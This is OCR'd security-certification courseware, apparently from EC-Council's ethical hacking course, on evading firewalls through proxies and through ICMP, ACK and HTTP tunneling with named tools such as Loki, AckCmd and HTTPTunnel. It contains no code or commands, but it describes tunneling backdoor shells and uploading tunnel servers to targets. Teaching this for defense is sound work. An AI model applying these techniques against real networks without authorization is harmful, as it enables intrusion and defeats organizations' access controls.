


Bypass a Firewall Using a Proxy Server

Steps to be followed to bypass a firewall using a proxy server:

1. Find an appropriate proxy server
2. In a Windows system, Go to **Control Panel**, select **Network and Internet → Internet Options** and in the **Internet Options** dialog box under **Connections** tab, click "**LAN settings**"
3. Under **LAN Settings**, click on the "**Use a proxy server for your LAN**" checkbox
4. In the **Address** box, type the **IP address** of the proxy server
5. In the **Port** box, type the **port number** that is used by the proxy server for client connections (by default, 8080)
6. Click to select the "**Bypass proxy server for local addresses**" checkbox if you do not want the proxy server computer to be used when connected to a computer on the local network
7. Click **OK** to close the **LAN Settings** dialog box
8. Click **OK** again to close the **Internet Options** dialog box

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing Firewalls through the ICMP Tunneling Method

The ICMP protocol is used to send an error message to the client. As it is a required service for network communication, users often enable this service on their networks. Moreover, it does not entail a significant threat from the security perspective. The attacker takes advantage of the enabled ICMP protocol on the network and performs ICMP tunneling to send his/her malicious data into the target network. The ICMP tunnel provides attackers with full access to target networks.

It allows tunneling of a backdoor shell in the data portion of ICMP Echo packets. RFC 792, which delineates ICMP operation, does not define what should go in the data portion. The payload portion is arbitrary and is not examined by most firewalls. Thus, any data can be inserted in the payload portion of the ICMP packet, including a backdoor application. Some administrators keep ICMP open on their firewall because it is useful for tools such as ping and traceroute. Assuming that ICMP is allowed through a firewall, use Loki ICMP tunneling (*https://www.cisco.com*) to execute commands of choice by tunneling them inside the payload of ICMP echo packets.





Figure 12.43: Bypassing firewall through ICMP tunneling

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing Firewalls through the ACK Tunneling method

Ordinary packet filtering firewalls define their rule sets based on the SYN packet when TCP level communication is to be established. This is because such a firewall assumes that only the SYN packet is coming from the client and is thus likely to contain malicious code in the SYN packet. These firewalls ignore the possibility that the attacker can also inject malicious code in the ACK packet. As ACK packets are sent after establishing a session, ACK traffic is considered legitimate. In addition, the filtering of ACK packets is ignored to reduce the workload of firewalls, as there can be many ACK packets for one SYN packet. ACK tunneling allows tunneling of a backdoor application with TCP packets with the ACK bit set. The ACK bit acknowledges the receipt of a packet. As stated earlier, some firewalls do not check packets with the ACK bit set, because ACK bits are supposed to be used in response to legitimate traffic that has already been allowed to pass through. Attackers exploit this fact in ACK tunneling. Tools such as **AckCmd** (*https://packetstormsecurity.com*) use ACK tunneling.





Figure 12.44: Bypassing firewall through ACK tunneling

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Bypassing Firewalls through the HTTP Tunneling Method

1. HTTP Tunneling technology allows attackers to **perform various Internet tasks** despite the restrictions imposed by firewalls
2. This method can be implemented if the target company has a **public web server**, **with port 80** used for HTTP traffic, that is unfiltered on its firewall
3. Encapsulates data inside **HTTP traffic** (port 80)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


HTTP Tunneling Tools

HTTPort and HTTHost

- HTTPort allows you to **bypass your HTTP proxy**, which is blocking you from the Internet
- It allows you to use various **Internet software from behind the proxy**, such as e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, or IRC

Super Network Tunnel

- A **two-way http tunnel** software connecting two computers
- It works like **VPN tunneling** but uses HTTP protocol to establish a connection



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bypassing Firewalls through the HTTP Tunneling Method

HTTP tunneling allows attackers to perform various Internet tasks despite the restrictions imposed by firewalls. This method can be implemented if the target company has a public web server in which port 80 is used for HTTP traffic that is unfiltered by its firewall. The attacker encapsulates data inside HTTP traffic (via port 80). Many firewalls do not examine the payload of an HTTP packet to confirm that it is legitimate. Thus, it is possible to tunnel traffic via TCP port 80.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools such as **HTTPTunnel** (*http://http-tunnel.sourceforge.net*) use this technique of tunneling traffic across TCP port 80. HTTPTunnel is a client/server application, the client application is htc, and the server is hts. Upload the server to the target system and redirect it through TCP port 80.




Figure 12.45: Bypassing firewall through HTTP tunneling

Why do I Need HTTP Tunneling?

HTTP tunneling is used in scenarios in which network users are granted restricted connectivity through a firewall or proxy; in such conditions, some applications may also lack native communications support. These restrictions include:

- Blocking of TCP/IP ports, traffic initiated from outside the network, and network protocols except for a few commonly used protocols, etc.
- Surfing blocked websites
- Posting in forums anonymously by hiding the IP address
- Using an application such as chatting through ICQ or IRC, instant messengers, games, browsers, etc.
- Sharing of confidential resources over HTTP securely
- Downloading files with filtered extensions and/or with malicious code

For instance, consider that organization firewalls restrict users to access all ports except 80 and 443, and a user may want to use FTP. HTTP tunneling enables FTP use via the HTTP protocol. The HTTP tunnel creates a bidirectional virtual data connection tunneled in HTTP traffic. It works with the help of FTP client software to perform protocol encapsulation by enclosing data packets of one protocol such as SOAP or JRMP within HTTP packets on, e.g., local port 80. These packets are sent through the firewall or proxy server as normal Internet traffic, which is then directed to the HTTP tunneling server software located outside the network. Upon receiving the packets, this server unwraps the FTP data and redirects the packet to the remote FTP server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

